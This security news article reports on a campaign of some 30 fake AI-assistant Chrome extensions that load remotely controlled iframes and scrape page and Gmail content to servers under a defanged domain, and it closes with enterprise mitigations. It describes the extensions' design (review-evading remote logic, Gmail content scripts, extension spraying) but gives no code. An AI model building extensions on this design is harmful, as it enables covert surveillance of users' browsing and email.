


More than 260,000 Chrome users installed what appeared to be helpful AI productivity tools — only to unknowingly grant remote servers deep access to their browser activity.
LayerX researchers identified a coordinated campaign of 30 fake AI assistant extensions that used embedded iframes and backend-controlled logic to extract data and maintain persistent access.
“We found over 30 malicious extensions with a combined install base of 260,000 users, all using the same sophisticated injection technique to masquerade as popular AI tools like ChatGPT and Claude,” said Natalie Zargarov, security researcher at LayerX in an email to eSecurityPlanet.
She added, “The campaign exploits the conversational nature of AI interactions, which has conditioned users to share detailed information.”
Natalie explained, “By injecting iframes that mimic trusted AI interfaces, they’ve created a nearly invisible man-in-the-middle attack that intercepts everything from API keys to personal data before it ever reaches the legitimate service.”
Inside the AiFrame Extension Campaign
Although promoted as consumer AI productivity tools, the extensions represent a broader enterprise risk: browser add-ons functioning as remotely controlled access brokers.
According to researchers, the campaign included 30 Chrome extensions that shared identical JavaScript logic, permission sets, and backend infrastructure hosted under the tapnetic[.]pro domain.
Despite being published under different names and branding, they relied on the same architecture. Several were even labeled “Featured” in the Chrome Web Store, increasing user trust and accelerating adoption.
Inside the AiFrame Architecture
At the center of the operation is what researchers describe as an “AiFrame” architecture.
Rather than embedding AI functionality directly in the extension code reviewed at installation, the extensions load a full-screen iframe from remote subdomains such as claude[.]tapnetic[.]pro.
This iframe overlays the active webpage and acts as the extension’s primary user interface.
Because the interface and much of the logic are hosted remotely, operators can alter functionality, introduce new capabilities, or change data-handling behavior without submitting updates for Chrome Web Store review.
In effect, what is inspected at install time is not necessarily what executes at runtime.
Data Extraction and Gmail Targeting
The extensions also request broad
When triggered by the remote iframe, a content script uses Mozilla’s Readability library to extract structured page data, including titles, article text, excerpts, and metadata. That information is then transmitted back to the remote server.
This design means that content viewed within authenticated enterprise portals, internal dashboards, SaaS platforms, or cloud environments could potentially be parsed and relayed outside the browser’s intended security boundary.
A subset of 15 extensions specifically targeted Gmail.
These versions included dedicated content scripts that executed at document_start on mail.google.com, injected extension-controlled interface elements, and used MutationObserver to maintain persistence within dynamic Gmail pages.
The scripts accessed visible email content directly from the DOM — including conversation threads and, in some cases, draft or compose text — and transmitted that data to backend systems when AI-related features were activated.
Infrastructure and Extension Spraying Tactics
The risk in this campaign arises from architectural abuse: combining privileged browser APIs with remotely controlled interfaces that can evolve after installation.
This model effectively creates a bridge between sensitive browser data and external infrastructure controlled by the operator.
All identified extensions communicated with themed subdomains under tapnetic[.]pro.
The root domain hosted generic marketing content with no clear product or ownership details, suggesting it served primarily as cover infrastructure.
Subdomain segmentation allowed each extension to appear distinct while maintaining a unified backend system, reducing the operational impact if any single domain was blocked.
Researchers also observed extension spraying tactics.
When one extension was removed from the Chrome Web Store in February 2025, an identical copy reappeared within two weeks under a new identifier, retaining the same permissions and backend connections.
This rapid re-publication strategy enables continued distribution despite enforcement actions, showing the campaign’s persistence and adaptability.
Mitigating AI Extension Risks
Browser extensions now operate with privileges that rival traditional endpoint software, making them a meaningful part of the enterprise attack surface.
Because many extensions update automatically and can pull remote content at runtime, a single malicious add-on can introduce persistent risk across an organization.
Mitigating that risk requires more than reactive removal — it demands governance, monitoring, and layered controls.
- Restrict browser extension installations through enterprise policy controls, allow only vetted add-ons, and block developer mode or sideloading.
- Enforce strict permission governance by flagging or denying extensions requesting
, cookie access, content script injection, or other high-risk capabilities. - Monitor browser and endpoint telemetry for unusual behaviors, including DOM scraping, iframe injection, token manipulation, and suspicious outbound connections.
- Implement DNS filtering, egress controls, and data loss prevention (DLP) measures to detect or block unauthorized data transmission to external domains.
- Apply least privilege, multi-factor authentication, conditional access, and device trust policies to reduce the impact of session abuse or compromised browsers.
- Conduct regular browser configuration audits and threat hunting to identify unauthorized extensions, permission drift, and extension spraying patterns.
- Regularly test and update incident response plans through tabletop exercises that include browser extension compromise and remote data exfiltration scenarios.
Collectively, these steps help organizations reduce exposure and strengthen resilience against browser-based threats.
Hidden Risks of AI Browser Extensions
The AiFrame campaign underscores a broader shift in how attackers abuse trust in emerging technologies, using popular AI branding and legitimate platforms to mask sophisticated browser-based surveillance.
Rather than exploiting a single software vulnerability, the operation leveraged architectural weaknesses in extension design and governance, turning convenience tools into persistent data access channels.
For security teams, the lesson is clear: the browser is no longer a passive interface but a high-privilege execution environment that requires continuous oversight.
As browser-based threats exploit implicit session trust, organizations are turning to zero-trust solutions to continuously verify access and reduce assumed legitimacy.
